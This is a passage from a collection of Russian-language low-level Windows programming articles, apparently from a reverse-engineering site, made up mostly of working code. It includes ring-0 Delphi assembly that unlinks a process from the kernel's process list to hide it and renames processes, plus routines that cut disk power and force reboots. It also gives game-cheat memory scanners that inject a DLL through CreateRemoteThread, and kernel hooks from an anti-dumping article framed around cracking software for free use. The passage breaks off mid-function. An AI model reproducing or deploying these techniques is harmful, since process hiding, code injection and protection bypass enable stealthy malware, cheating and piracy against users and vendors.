  push eax
  call AdrMmIsValid
  test eax, eax
  jz @Exit
  pop eax
  mov ebx, [eax]        //UndocAdr
  mov ecx, [eax + $04]  //pEPROCESS
  mov esi, [ebx + $04]  //ActivePsListOffset
  mov edx, [ebx]        //BaseProcStrAdr
  add edx, esi          //@BaseProcStrAdr.Flink
  add ecx, esi          //@pEPROCESS.Flink
  mov [ecx + $04], edx  //pEPROCESS.Blink = @BaseProcStrAdr.Flink
  mov eax, [edx]        //@BaseProcStrAdr.Flink.Flink
  mov [ecx], eax        //pEPROCESS.Flink = @BaseProcStrAdr.Flink.Flink
  mov [edx], ecx        //BaseProcStrAdr.Flink = @pEPROCESS.Flink
  ret
  @Exit:
  pop eax
  ret
 end;

begin
 if pEPROCESS = 0 then Exit;
 Data.UndocAdr  := @UndocData;
 Data.pEPROCESS := pEPROCESS;
 CallRing0(@Ring0Call, @Data);
end;
```

Возможность изменять имя процесса налету тоже может оказаться полезной. В Windows NT4 и более поздних версиях NT в структуре EPROCESS есть поле ImageFileName размером 16 байт. В нем храниться имя процесса возвращаемое при перечислении списка процессов. Начиная с Windows XP в структуре EPROCESS дополнительно появилось поле SE_AUDIT_PROCESS_CREATION_INFO которое содержит указатель на структуру UNICODE_STRING содержащую полный путь к исполняемому файлу(в NT формате) из которого был запущен процесс. Это нужно учесть при смене имени процесса в этих системах. Вот код осуществляющий смену имени процесса:

```
{
  Смена имени процесса по указателю на его EPROCESS.
}
Procedure ChangeProcessNameEx(pEPROCESS: dword; NewName: PChar);
var
 Data: packed record
      {00} UndocAdr: pointer;
      {04} pEPROCESS: dword;
      {08} NewName:    array [0..15] of Char;
      {18} UnicName:   array [0..15] of WideChar;
      {38} UnicLength: word;
          end;

 Procedure Ring0Call;
 asm
  push eax
  mov eax, [eax + $04]
  push eax
```

```
  call AdrMmIsValid
  test eax, eax
  jz @Exit
  pop eax
  mov ebx, [eax]        //UndocAdr
  mov edi, [eax + $04]  //pEPROCESS
  add edi, [ebx + $0C]  //NameOffset
  mov esi, eax
  add esi, $08
  mov ecx, $10
  repnz movsb
  mov esi, eax
  add esi, $18
  mov edx, [eax + $04]  //pEPROCESS
  mov ebp, [eax]
  mov ebp, [ebp + $14]
  add edx, ebp          //@IamgeFileName
  mov ebp, eax
  mov edx, [edx]
  test edx, edx
  jz  @Done
  movzx ecx, word ptr [edx] // UNICODE_STRING.Length
  test ecx, ecx
  jz  @Done
  mov edi, dword ptr [edx + $04]
  add edi, ecx
  mov edx, edi
  std
  mov eax, '\'
  shr ecx, 1
  repne scasw
  or ecx, ecx
  jz @Done
  add edi, $04
  lea esi, [ebp + $18]
  movzx ecx, word ptr [ebp + $38]
  cld
  rep movsw
  mov edx, [ebp + $04]  //pEPROCESS
  mov ebp, [ebp]
  mov ebp, [ebp + $14]
  add edx, ebp         //@IamgeFileName
  mov edx, [edx]
  mov word ptr [edx], cx
  @Done:
  ret
  @Exit:
  pop eax
  ret
 end;

begin
 if pEPROCESS = 0 then Exit;
 Data.UndocAdr  := @UndocData;
 Data.pEPROCESS := pEPROCESS;
 lstrcpyn(Data.NewName, NewName, 16);
 StringToWideChar(NewName, @Data.UnicName, 16);
 Data.UnicLength := lstrlen(NewName);
 CallRing0(@Ring0Call, @Data);
end;
```

Что же еще можно сделать в нулевом кольце? Да практически что угодно! Все, на что хватит фантазии и знаний. Например, может кому-нибудь будет интересна быстрая перезагрузка компьютера (аналог Reset), или отключение питания HDD, это делается проще некуда:

```
{ Выключение первого винта. }
Procedure DisableHDD();

 Procedure Ring0Call;
 asm
  mov al, $0E6
```

```
  mov dx, $1F7
  out dx, al
  ret
 end;

begin
 CallRing0(@Ring0Call, nil);
end;

{ Перезагрузка. }
Procedure FastReboot();

 Procedure Ring0Call;
 asm
  mov al, $FE
  out $64, al
 end;

begin
 CallRing0(@Ring0Call, nil);
end;
```

Но для прямого доступа к железу не обязательно выходить в нулевое кольцо, можно просто открыть коду третьего кольца доступ к портам ввода-вывода. Для этого следует изменить IOPM в TSS так, чтобы разрешенным для третьего кольца портам соответствовал 0 бит, а запрещенным - 1, после чего нужно разрешить использование IOPM для конкретных процессов. Для получения и установки карты ввода-вывода (IOPM) в ядре есть недокументированные функции Ke386GetIoAccessMap и Ke386IoSetAccessMap соответственно, а для разрешения или запрета использования IOPM процессом - Ke386IoSetAccessProcess. А вот и код, который все это осуществляет:

```
{
 Установка системной карты ввода - вывода
 pMap - адрес буфера размером $2000 откуда будет взята карта.
}
Procedure SetIoAccessMap(pMap: pointer);

 Procedure Ring0Call;
 asm
  push eax
  push 1
  call AdrSetIoAccess
  ret
 end;

begin
 CallRing0(@Ring0Call, pMap);
end;


{
  Получение системной карты ввода - вывода.
  pMap - адрес буфера размером $2000 куда будет сохранена карта.
}
Procedure GetIoAccessMap(pMap: pointer);

 Procedure Ring0Call;
 asm
  push eax
  push 1
  call AdrGetIoAccess
  ret
 end;

begin
 CallRing0(@Ring0Call, pMap);
end;

{ Разрешение / запркщение использования карты ввода - вывода для процесса. }
```

```
Procedure SetIoAccessProcessEx(pEPROCESS: dword; Access: boolean);
var
 Data : packed record
         pEPROCESS: dword;
         Access: dword;
        end;

 Procedure Ring0Call;
 asm
  mov ebx, [eax + $04]
  push ebx
  mov eax, [eax]
  push eax
  call AdrSetAccProc
  ret
 end;

begin
 Data.pEPROCESS := pEPROCESS;
 if Access then Data.Access := 1 else Data.Access := 0;
 CallRing0(@Ring0Call, @Data);
end;
```

Для управления доступом к отдельным портам можно применить такой код:

```
{ Открытие / закрытие доступа к порту в/в для разрешенных процессов.
```

} Procedure OpenPort(Port: dword; CanOpen: boolean); var Iopm: array [0..$2000] of Byte; pIopm: pointer; bNum: dword; bOffset: dword; begin pIopm := @Iopm; GetIoAccessMap(pIopm); bNum := Port div 8; bOffset := Port mod 8; if CanOpen then asm mov ecx, pIopm add ecx, bNum mov eax, [ecx] mov edx, bOffset btr eax, edx mov [ecx], eax end else asm mov ecx, pIopm add ecx, bNum mov eax, [ecx] mov edx, bOffset bts eax, edx mov [ecx], eax end; SetIoAccessMap(pIopm); end;

Этот метод можно использовать для того, чтобы заставить работать под NT старые досовские игрушки, которые используют прямой доступ к железу. Для этого достаточно установить карту ввода-вывода, а её использование для DOS процессов разрешено по умолчанию.

Эту тему можно продолжать бесконечно, но так-как в одной статье все не описать, то эту статью можно считать законченной. В приложении к ней вы можете скачать все примеры драйверов приведенных в статье, а также мою библиотеку для работы с нулевым кольцом в Delphi и примеры её использования.

Приложение:

Создание сканера виртуальной памяти процессов

Автор: FrostFix

Дата: 2005-06-27

Исходный код (находится в архиве `wasm_files.zip`: `files/0377/fb.zip`)

1. Введение
2. Идея
3. Алгоритм
4. Недостатки
5. Код
6. Источники

1. Введение

Предмет повествования состоит в изучении принципов сканирования виртуальной памяти процессов (этим занимаются такие программы как ArtMoney и др.), создании и реализации алгоритма целочисленного "универсального обманщика игр".

Задача: Найти адрес переменной в адресном пространстве целевого процесса.

Ограничения: Для простоты рассматриваются целочисленные переменные размером dword, поиск проводится по младшему байту.

2. Идея:

Организация поиска в страницах памяти, доступных для чтения и записи, целевого процесса начиная с адреса 010000h по 7FFF0000h [1].

Для получения информации о страницах памяти внешнего процесса естественно использовать VirtualQueryEx.

Для чтения памяти - ReadProcessMemory.

Поиск адресов происходит многопроходным образом, причем начальный этап отличается от остальных: сначала необходимо сохранить адреса всех байтов, имеющих заданное значение, далее сужать поиск по сохраненным адресам при изменении значения искомой переменной.

Алгоритм верхнего уровня детализации для первого прохода выглядит так:

1. Получить описание страницы памяти чужого процесса;
2. ЕСЛИ страница принадлежит диапазону поиска то п. 3 ИНАЧЕ выход;
3. ЕСЛИ страница не доступна для чтения и записи ТО п. 5;
4. сохранить в список все адреса переменных, значения которых равны заданному;
5. Перейти к следующей странице и п. 1;

Алгоритм последующих проходов:

1. Прочитать значение переменной по адресу из списка (в памяти исследуемого процесса);
2. ЕСЛИ значение равно заданному ТО п. 4;
3. Удалить адрес из списка;
4. ЕСЛИ список не закончился ТО Перейти к адресу следующей переменной и п. 1;

3. Алгоритм

Общий алгоритм программы состоит из нескольких частей:

Организация списка адресов.

Так как заранее неизвестно количество найденных переменных при первом проходе (в дальнейшем оно будет уменьшаться), логично зарезервировать некоторый объем памяти, скажем 4*VARMAX, где VARMAX - это наибольшее возможное количество найденных переменных. Это число, на практике, небесконечно и определяется, с одной стороны, временем максимально долгого возможного поиска, а с другой, - достаточностью объема для проведения поиска. В среднем хватает 10*1024*1024 переменных. Причем, следует отметить, что при начальном поиске переменных со значением 0, велика вероятность нехватки указанного объема, по нескольким причинам, в том числе и из-за чтения зарезервированных областей (еще не используемых процессом), которые возвращают 0. Множитель 4 введен исходя из размера хранимого адреса переменной равного dword. Легко видеть что нет необходимости передавать всю зарезервированную память адресов сразу (это можно сделать при первом обращении к ней), т.о. можно считать подготовку списка адресов переменных завершенной:

```
;резервирование с передачей физической памяти при обращении.
invoke  VirtualAlloc,0,BSIZE,MEM_RESERVE+MEM_COMMIT,PAGE_READWRITE

;ЕСЛИ не удалось выделить память, ТО выход
;(далее для краткости обработка ошибок опускается)
test    eax,eax
jz      NotEnoughMem

;ИНАЧЕ сохранение адреса начала блока памяти.
mov     [addrbuffer],eax
```

Примечание: здесь и далее программный код приводится в соответствии с синтаксисом flat assembler (fasm)[2].

Получение Handle процесса для чтения, записи.

Предлагается следующий путь: Сначала получим Handle окна необходимого процесса, затем получим идентификатор процесса создавшего окно, затем "откроем" процесс для проведения операций с памятью.

```
;ebx содержит адрес названия необходимого окна.
invoke  FindWindow,0,ebx

;создать в стеке переменную, и передать ее адрес из esp в параметры
push    eax
;для получения идентификатора процесса
invoke  GetWindowThreadProcessId,eax,esp
pop    eax ;вынуть из стека результат.

;получить Handle процесса для операций с памятью
invoke  OpenProcess,PROCESS_QUERY_INFORMATION+PROCESS_VM_OPERATION+PROCESS_VM_READ+PROCESS_VM_WRITE,
    0,eax
mov     [hProcess],eax ;сохранить Handle открытого процесса.
```

Организация считывания целевых (RW) страниц.

Итак, по порядку: получаем адрес начала и размер текушей страницы памяти, проверяем права доступа на чтение и запись. Создаем блок памяти требуемого размера в текущем адресном пространстве (для копирования), читаем блок из исследуемого процесса в созданный блок. После отработки поиска байтов освобождаем уже не нужный блок.

```
;Сначала [fmbi.BaseAddress] = начальному адресу 10000h,
;а [fmbi.RegionSize] = 0, BaseAddress+RegionSize = адресу первого блока
```

```
getblock:
;в дальнейшем BaseAddress+RegionSize = адресу следующего блока
mov     eax,[fmbi.BaseAddress]
add     eax,[fmbi.RegionSize]

mov     [address],eax
;прочитать состояние блока
invoke  VirtualQueryEx,[hProcess],[address],fmbi,MBIsz
cmp     [fmbi.Protect],PAGE_READWRITE ;проверить доступ
jne      getblock ;ЕСЛИ нет возможности чтения и записи, ТО перейти к новому блоку

;создать блок нужного размера блока
invoke  VirtualAlloc,0,[fmbi.RegionSize],MEM_COMMIT,PAGE_READWRITE
mov     [buffer],eax

;скопировать в него память исследуемого процесса
invoke  ReadProcessMemory,[hProcess],[fmbi.BaseAddress],eax,[fmbi.RegionSize],BytesRead

;... осушествить поиск и сохранение адресов

;освободить блок
invoke  VirtualFree,[buffer],0,MEM_RELEASE
```

Сохранение адресов искомых переменных.

Запустить сканирование до совпадения байта или конца строки, получить адрес совпадающего байта в пространстве искомого процесса (учитывая то, что поиск ведется в созданном блоке текущего процесса), сохранить адрес в списке.

```
;вход:
; ecx = edx = количеству прочитанных байт
; esi содержит адрес блока (в текущем адресном пространстве)
; edi - адрес списка
; ebx - адрес начала блока в адресном пространстве исследумого процесса

lfind:
xchg    edi,esi
repne   scasb ;поиск до совпадения al с байтом из строки edi
xchg    edi,esi

jne     getblock;ЕСЛИ ничего не найдено ТО к следующему блоку

;Адрес = Адрес начала блока в исследуемом процессе + смещение в текущем
;Смещение в текущем = количество прочитанных байт edx - оставшиеся байты ecx
neg     ecx ;изменить знак
lea     eax,[edx+ecx] ;получить смещение
dec     eax ;учесть что считаем с 0, а не с 1
add     eax,ebx ;добавить [fmbi.BaseAddress]
stosd ;сохранить адрес в список адресов

neg     ecx ;проверить последний ли это байт
jz      getblock ;ЕСЛИ да ТО перейти к следующему блоку
jmp     lfind ;ИНАЧЕ проболжать поиск в текущем блоке
```

Примечание: В [3] использование префиксов описано с ошибками.

Определение действительных адресов искомых переменных (дальнейший поиск).

Получить адрес из списка, прочитать память процесса, сравнить прочитанное значение с заданым, если != то удалить адрес. (Читателю предлагается самостоятельно реализовать рассмотренный подход).

4. Недостатки

Из приведенного кода легко видеть что узким местом является ReadProcessMemory. Во избежание ее использования приведенный код можно оформить в виде dll и внедрить в исследуемый процесс. В этом случае библиотека будет сканировать область памяти "своего" процесса, также упрощается основной цикл поиска, так как необходимость в пересчете адреса отпадает.

5. Код

К статье приложен исходный код и откомпилированный исполнимый модуль (находится в архиве `wasm_files.zip`: `files/0377/fb.zip`), который успешно прошел апробацию на различных примерах, таких как HMM, B&W, Gothic, POP, Yager и др. Скорость нахождения, во многих случаях, была, по крайней мере, не хуже чем при использовании ArtMoney.

6. Достаточные источники:

1. Рихтер Дж. Windows для профессионалов: создание эффективных Win32-приложений с учетом специфики 64-разрядной версии Windows/Пер. с англ. - 4-е изд. - СПб: Питер; М.: Издадельско-торговый дом "Русская Редакция", 2001.
2. Tomasz Grysztar. Flat Assembler.
3. Зубков С.В. Assembler. Для DOS, Windows и Unix. - М.: ДМК, 1999.

Сканер виртуальной памяти «внутри» процесса

Автор: FrostFix

Дата: 2005-07-01

Исходный код (находится в архиве `wasm_files.zip`: `files/0381/fbdll.zip`)

1. Введение
2. Идея
3. Алгоритмы
4. Недостатки
5. Источники

1. Введение

Целью статьи является рассмотрение принципов создания сканера виртуальной памяти, находящегося «внутри» исследуемого процесса.

Задача осталась прежней: Найти адрес переменной в адресном пространстве целевого процесса.

Требования: Необходимо внедрить процедуры сканирования в целевой процесс.

2. Идея:

Создаваемое приложение должно состоять из двух модулей: загрузчик; и модуль поиска, внедряемый в процесс. Естественно желание избежать передачи данных между процессами, следовательно, модуль поиска должен быть автономным: то есть предоставлять кроме функций поиска поддержку пользовательского интерфейса. Нетрудно заметить, что при внедрении модуля сканирования (представленном в виде dll) «внутрь» процесса естественно возникает проблема обеспечения поточной независимости исполнимого кода. При исполнении следующей копии приложения библиотека (уже загружена в адресное пространство целевого процесса) будет использовать те же данные что и первая загруженная копия.

Можно попытаться создавать новый блок данных и, например, найти и вызвать функцию поиска с передачей в параметрах указателя на этот блок (то есть обеспечить объектно-ориентированный принцип реализации функций) но, на практике, это будет затруднительно. Рассмотренную проблему можно устранить загружая файловые копии модуля сканирования (предварительно сохранив файл dll с измененным именем): «различные» библиотеки загрузятся в различные участки памяти. Если выполняется одна основная нить в одной dll, то можно легко обеспечить одновременное использование нескольких копий приложения. Учитывая малый размер библиотеки можно предполагать достаточную эффективность приведенного подхода.

3. Алгоритмы

Приложение состоит из двух модулей: загрузчика и библиотеки. Загрузчик сначала выполняет переименование и копирование файла библиотеки, затем загружает ее в адресное пространство процесса и закрывается. При инициализации, библиотека выводит окно интерфейса пользователя и обеспечивает его функциональность (поиск внутри исследуемого процесса).

О **копировании файла библиотеки** можно лишь отметить: копирование происходит с перезаписью неиспользуемой библиотеки в Temp папку пользователя, к имени файла добавляется номер от 00 до 99. **Загрузка dll в адресное пространство процесса [1]:**

1. Открыть процесс с возможностью создания нити и обеспечения операций работы с памятью;
2. Выделить внутри процесса блок памяти и записать в него имя файла библиотеки;
3. Определить адрес функции LoadLibraryA внутри процесса;
4. Создать нить в процессе, исполняющую LoadLibraryA с параметром равным адресу блока из п.2.

```
;ebx указывает на стековый буфер

;получение содержания заголовка окна целевого процесса, выбранного пользователем
invoke  SendMessage,[combobox_process],WM_GETTEXT,STRSIZE,ebx

;получение hWnd окна целевого процесса
invoke  FindWindow,0,ebx

;получение идентификатора целевого процесса
push    eax
invoke  GetWindowThreadProcessId,eax,esp
pop     eax

;открыть процесс для работы с его виртуальной памятью и создания нити
invoke  OpenProcess,PROCESS_CREATE_THREAD+PROCESS_VM_OPERATION+PROCESS_VM_WRITE,0,eax

;получить нумерованное название скопированной в Temp библиотеки (в буфер ebx)
call    CopyDll

;создать блок в адресном пространстве целевого процесса
invoke  VirtualAllocEx,[hProcess],0,[fulldllnamesz],MEM_COMMIT,PAGE_READWRITE

;записать в блок полное имя файла библиотеки (eax = адресу блока внутри процесса)
invoke  WriteProcessMemory,[hProcess],eax,ebx,[fulldllnamesz],0

;получить адрес LoadLibraryA в исследуемом процессе (по [1], он
; такой же как и в исполняемом процессе)
STR     eax,'Kernel32.dll'
invoke  GetModuleHandle,eax

STR     ecx,'LoadLibraryA'
invoke  GetProcAddress,eax,ecx

;запустить нить в «удаленном» процессе, которая вызовет LoadLibraryA с адресом
; имени файла библиотеки в параметре
invoke  CreateRemoteThread,[hProcess],0,0,eax,[dllnameaddr],0,0
```

Примечание: здесь и далее, для краткости, отсутствуют необходимые проверки результатов исполнения функций API.

Запуск основной нити приложения при инициализации dll и создание диалогового окна:

```
;процедура инициализации dll (точка входа)
proc DllEntryPoint hinstDLL,fdwReason,lpvReserved
 ;только единожды создать Thread приложения
 cmp     [fdwReason],DLL_PROCESS_ATTACH
 jne      notattach

 push    eax
 invoke  CreateThread,0,0,CheatProc,[hinstDLL],0,esp
 pop     eax

notattach:
 mov     eax,1
 ret
endp

;основная процедура приложения
proc CheatProc hinstDLL
 ;резервировать и передать при обращении память для хранения адресов
```

```
 invoke  VirtualAlloc,0,BSIZE,MEM_RESERVE+MEM_COMMIT,PAGE_READWRITE
 mov     [addrbuffer],eax

 ;инициализировать библиотеку CommonControls
 push    8
 push    ICC_PROGRESS_CLASS
 invoke  InitCommonControlsEx,esp
 add     esp,8

 ;создать и отобразить диалоговое окно приложения (блокирующая функция)
 invoke  DialogBoxParam,[hinstDLL],ID_WINDOW,0,DialogFunc,0

 ;освободить блок адресов
 invoke  VirtualFree,[addrbuffer],0,MEM_RELEASE

 ;выгрузить dll и выйти из Thread, подробности в [2]
 invoke  FreeLibraryAndExitThread,[hinstDLL],0
endp
```

Примечание: автор [1] предпочел более изощренный способ выгрузки библиотеки, чем FreeLibraryAndExitThread [2].

Организация сканирования страниц виртуальной памяти с доступом на чтение и запись.

Алгоритм прост: Для каждого блока виртуальной памяти у которого есть доступ на чтение и запись запустить процедуру сканирования.

"Сердце" процедуры сканирования выглядит так:

```
;вход:
; ecx = количеству dword в блоке
; esi содержит адрес блока
; edi - таблица адресов
; MM1 - 0xVVVV, где V - младший байт искомого числа

;Поиск адресов
lfind:
 movd    MM0,[esi] ;получить dword из сканируемого блока
 pcmpeqb MM0,MM1   ;сравнить и заполнить в MM0 равные байты 0xFF
 movd    ebx,MM0   ;получить результат в ebx

 test    ebx,ebx   ;если там есть единицы, то сохранить
 jnz     found

continue:
 add     esi,4     ;esi = адресу следующего dword
 dec     ecx       ;повторить для всех dword в блоке
 jnz     lfind
 jmp     getblock  ;перейти к следующему блоку

;Сохранение адресов найденных байт
found:
 mov     eax,esi   ;eax равен адресу младшего байта
 mov     edx,4     ;edx количество байт = счетчик цикла
 jmp     check     ;переход на проверку байта

nextb:
 shr     ebx,8     ;получить в bl следующий байт
 inc     eax       ;получить в eax его адрес

check:
 test    bl,bl     ;если байт = 0
 jz      notb      ;то не сохранять адрес

 stosd             ;сохранить адрес
 cmp     edi,ebp   ;проверка выхода за пределы блока адресов
 jae     threadend

notb:
 dec     edx       ;повторить 3 раза
 jnz     nextb
```

```
 jmp     continue  ;продолжить поиск
```

Определение действительных адресов переменных (продолжение поиска).

Получить адрес из списка, прочитать память процесса, сравнить прочитанное значение с заданым, если != то удалить адрес.

```
;вход:
; esi=edi содержат адрес блока адресов
; ebp - количество адресов + 1

 ;Установить SEH - состояние памяти могло измениться
 push    handler       ;адрес процедуры обработки исключения
 push    dword [fs:0]  ;указатель на следующую структуру SEH
 mov     [fs:0],esp    ;установить SEH
 mov     [espsv],esp   ;сохранить esp для восстановления

getaddr:
 dec     ebp           ;цикл по всем адресам
 jz      secondfindend

 lodsd                 ;получить в eax адрес

 ;сохранить значения esi, edi, ebp на случай исключения
 push    esi
 push    edi
 push    ebp

 mov     dl,[eax]      ;генератор исключений
 add     esp,0Ch       ;удалить из стека сохраненные esi, edi, ebp

 mov     ecx,[value]   ;ecx = искомое значение
 cmp     dl,cl         ;dl!=cl то перейти к следующей переменной
 jne     getaddr

 stosd                 ;сохранить адрес
 jmp     getaddr       ;перейти к следующей переменной

handler:
 mov     esp,[espsv]   ;восстановить esp
 mov     [fs:0],esp    ;восстановить SEH
 mov     esi,[esp-04h] ;восстановить esi
 mov     edi,[esp-08h] ;восстановить edi
 mov     ebp,[esp-0Ch] ;восстановить ebp
 jmp     getaddr       ;проверить следующий адрес

secondfindend:
 pop     dword [fs:0]  ;установить предыдущий обработчик исключений
 add     esp,4         ;удалить из стека адрес handler
```

4. Недостатки

Созданная программа имеет, по крайней мере, два серьезных недостатка: медленная процедура первичного сканирования; проверка зарезервированных с передачей памяти при обращении блоков виртуальной памяти целиком.

5. Достаточные источники:

1. Рихтер Дж. Windows для профессионалов: создание эффективных Win32-приложений с учетом специфики 64-разрядной версии Windows/Пер. с англ. - 4-е изд. - СПб: Питер; М.: Издадельско-торговый дом "Русская Редакция", 2001.
2. April 2003 Release of the MSDN Library.

Современные технологии дампинга и защиты от него

Автор: Ms-Rem

Дата: 2005-08-04

Зачем нужна эта статья

Все мы любим пользоваться программами бесплатно, а значит кто-то должен уметь их ломать. При этом часто приходится сталкиваться с различными упаковщиками и протекторами. Принципы работы упаковщиков и основные методы их распаковки неплохо рассмотрены в статьях "Об упаковщиках в последний раз (NEOx, Volodya). Там подробно рассмотрен формат PE файла и то, что протектор может с ним делать. Несомненно, важной частью процесса распаковки является получение дампа. О получении дампа и методах противодействия ему также написано в этих статьях, все описанные там методы антидампинга PE Tools умеет обходить. Но к сожалению, все это справедливо лишь для простых защит, а более сложные протекторы (eXtreme Protector, Armadillo) применяют совсем иные методы против получения дампа, и PE Tools с ними уже не справляется. В этой статье я хотел бы рассмотреть современные методы противодействия дампингу и методы их обхода, что несомненно пригодится тому, кто хочет научиться распаковывать что-то сложнее ASPack'a.

Антидамп в нулевом кольце

Все дамперы процессов построены на функциях OpenProcess/ReadProcessMemory/VirtualQueryEx e.t.c. Для получения списка модулей загруженных в процесс обычно используются функции ToolHelp API, которые в свою очередь читают память процесса через ReadProcessMemory. На уровне NativeAPI при этом происходит вызов функций ZwOpenProcess и ZwReadVirtualMemory. Очевидный способ противодействия дампу - это установить драйвер, который перехватит в ядре эти функции и запретит доступ к защищаемому процессу.

Простейшим решением будет перехватывать только ZwOpenProcess, так как для чтения памяти процесса его нужно сначала открыть. Код обработчика перехвата будет выглядеть примерно так:

```
NTSTATUS NewNtOpenProcess (
    OUT PHANDLE ProcessHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes,
    IN PCLIENT_ID ClientId OPTIONAL)
{
 HANDLE ProcessId;

 if ((ULONG)ClientId > *MmUserProbeAddress) return STATUS_INVALID_PARAMETER;
 __try
 {
  ProcessId = ClientId->UniqueProcess;
 }
 __except(EXCEPTION_EXECUTE_HANDLER)
 {
  DPRINT("Exception");
  return STATUS_INVALID_PARAMETER;
 }
 if (IsAdded(wLastItem, ProcessId))
```

```
 {
  DPRINT("Access Denied!");
  return STATUS_ACCESS_DENIED;
 } else

 return TrueNtOpenProcess(ProcessHandle, DesiredAccess,
                          ObjectAttributes, ClientId);
}
```

В этом коде сначала безопасным образом извлекается ProcessID открываемого процесса, а затем принимается решение о передаче управления оригинальной функции или возврате с кодом STATUS_ACCESS_DENIED. Так как защищенных процессов в системе может быть несколько, то необходимо вести список этих процессов и корректно добавлять в него новые процессы и удалять завершенные. Для ведения этого списка обьявим структуру описывающую защищаемый процесс:

```
typedef struct _ProcessList
{
 PVOID NextItem;
 HANDLE Pid;
} TProcessList, *PProcessList;
```

Вот код управляющий связанным списком этих структур:

```
BOOLEAN IsAdded(PProcessList List, HANDLE Pid)
{
 PProcessList Item = List;
 while (Item)
 {
  if (Pid == Item->Pid) return TRUE;
  Item = Item->NextItem;
 }
 return FALSE;
}

void DelItem(PProcessList *List, HANDLE Pid)
{
 PProcessList Item = *List;
 PProcessList Prev = NULL;
 while (Item)
 {
     if (Pid == Item->Pid)
  {
                   if (Prev) Prev->NextItem =
                     Item->NextItem; else *List = Item->NextItem;
                   ExFreePool(Item);
                   return;
  }
  Prev = Item;
  Item = Item->NextItem;
 }
 return;
}


void FreePointers(PProcessList List)
{
    PProcessList Item = List;
 PVOID Mem;
 while (Item)
 {
  Mem = Item;
  Item = Item->NextItem;
  ExFreePool(Mem);
 }
 return;
}


void AddItem(PProcessList *List, HANDLE Pid)
{
```

```
 PProcessList wNewItem;
 wNewItem = ExAllocatePool(NonPagedPool, sizeof(TProcessList));
 wNewItem->NextItem = *List;
 *List = wNewItem;
 wNewItem->Pid = Pid;
 return;
}
```

Добавлять процессы в список мы будем по приходу IOCTL запроса к драйверу, а удалять - при завершении. Полный код драйвера осуществляющего этот метод антидампа вы найдете в приложении к статье.

Для более надежной защиты, следует еще перехватывать ZwReadVirtualMemory/ZwWriteVirtualMemory и ZwCreateThread, но тогда возникнет необходимость получать по хэндлу процесса его ProcessID. Это можно сделать через ZwQueryInformationProcess, но это не будет работать для хэндлов не имеющих флага доступа PROCESS_QUERY_INFORMATION, поэтому лучше с помошью ObReferenceObjectByHandle получать указатель на структуру EPROCESS связаную с нужным процессов и извлекать ProcessID непосредственно из нее. Это делает следующий код:

```
ULONG GetPid(HANDLE PHanlde)
{
    NTSTATUS st = 15;
 PEPROCESS process = 0;
 ULONG pId;

 st = ObReferenceObjectByHandle(PHanlde, 0, NULL, UserMode, &process, NULL);

 if (st == STATUS_SUCCESS)
 {
  pId = *(PULONG)(((ULONG)process) + pIdOffset);

  ObDereferenceObject(process);

  return pId;
 }
 return 0;
}
```

pIdOffset - это смещение поля ProcessId в структуре EPROCESS, эта константа будет различной в разных версиях ядра системы, поэтому следует при старте драйвера проверять версию ядра и соответственно заполнять значение переменной. При написании обработчиков следует учесть, что ZwOpenProcess должен работать, если процесс пытается открыть сам себя (сравнение с PsGetCurrentProcessId), а при обработке функций принимающих хэндлы нужно учесть, что существует псевдохэндл (-1) который означает текущий процесс.

Все хорошо в теории, но при практической реализации этого метода встречаются подводные камни. Например, в Windows XP существует служба стилей. Для правильной ее работы нужно разрешать доступ процесса сервера подсистемы (csrss.exe) к памяти защищаемого процесса. В связи с этим возникает вопрос - как определить Id этого процесса? Вопрос этот не так прост, как это кажется поначалу, по имени определять нельзя, так как процессов csrss.exe в системе может быть несколько (например кракер может переименовать так свой дампер), поэтому нужен более надежный способ однозначного определения этого процесса. Для реализации этого я решил использовать то, что сервер подсистемы владеет некоторыми именованными обьектами, по которым его и можно определить. Для примера возьмем LPC порт \Windows\ApiPort, который создается csrss во всех версиях Windows NT. Для его определения нужно перечислить все открытые хэндлы с помощью ZwQuerySystemInformation, скопировать каждый из них в таблицу хэндлов ядра, вызвать ZwQueryObject и сравнить полученное имя с искомым. При совпадении имен, Id процесса владельца хэндла и будет csrss. Все это осуществляет следующий код:

```
PVOID GetInfoTable(ULONG ATableType)
{
```

```
  ULONG mSize = 0x4000;
  PVOID mPtr = NULL;
  NTSTATUS St;

  do
  {
    mPtr = ExAllocatePool(PagedPool, mSize);

    if (mPtr != NULL)
    {
      St = ZwQuerySystemInformation(ATableType, mPtr, mSize, NULL);

    } else return NULL;

    if (St == STATUS_INFO_LENGTH_MISMATCH)
    {
      ExFreePool(mPtr);
      mSize = mSize * 2;
    }

  } while (St == STATUS_INFO_LENGTH_MISMATCH);

  if (St == STATUS_SUCCESS)
  {
    DPRINT("GetInfoTable Success!");
    DPRINT("Info table in memory size - %d", mSize);
    return mPtr;

  } else ExFreePool(mPtr);

  DPRINT("Error on GetInfoTable %X", St);

  return NULL;
}

ULONG GetCsrPid()
{
int r;
HANDLE Process, hObject;
NTSTATUS St;
ULONG CsrId = 0;
OBJECT_ATTRIBUTES obj;
CLIENT_ID cid;
POBJECT_NAME_INFORMATION ObjName;
UNICODE_STRING ApiPortName;

  PSYSTEM_HANDLE_INFORMATION_EX Handles;

  RtlInitUnicodeString(&ApiPortName, L"\\Windows\\ApiPort");

  DPRINT("Get handles info");

  Handles = GetInfoTable(SystemHandleInformation);

  if (Handles == NULL) return 0;

  ObjName = ExAllocatePool(PagedPool, 0x2000);

  DPRINT("Number of handles %d", Handles->NumberOfHandles);

  for (r = 0; r != Handles->NumberOfHandles; r++)
  {
    if (Handles->Information[r].ObjectTypeNumber == 21) //Port object
    {
  InitializeObjectAttributes(&obj, NULL, OBJ_KERNEL_HANDLE, NULL, NULL);

      cid.UniqueProcess = (HANDLE)Handles->Information[r].ProcessId;
      cid.UniqueThread  = 0;

      if (ZwOpenProcess(&Process, PROCESS_DUP_HANDLE, &obj, &cid)
             == STATUS_SUCCESS)
```

```
      {
        if (ZwDuplicateObject(Process,
            (HANDLE)Handles->Information[r].Handle,
            NtCurrentProcess(), &hObject,
            0, 0, DUPLICATE_SAME_ACCESS) == STATUS_SUCCESS)
        {
          if (ZwQueryObject(hObject, ObjectNameInformation,
                    ObjName, 0x2000, NULL) == STATUS_SUCCESS)
          {
            if (ObjName->Name.Buffer != NULL)
            if (wcsncmp(ApiPortName.Buffer, ObjName->Name.Buffer, 20) == 0)
            {
              DPRINT("Csrss %d", Handles->Information[r].ProcessId);
              DPRINT("csr port - %ws", ObjName->Name.Buffer);
              CsrId = Handles->Information[r].ProcessId;
              ZwClose(Process);
              ZwClose(hObject);
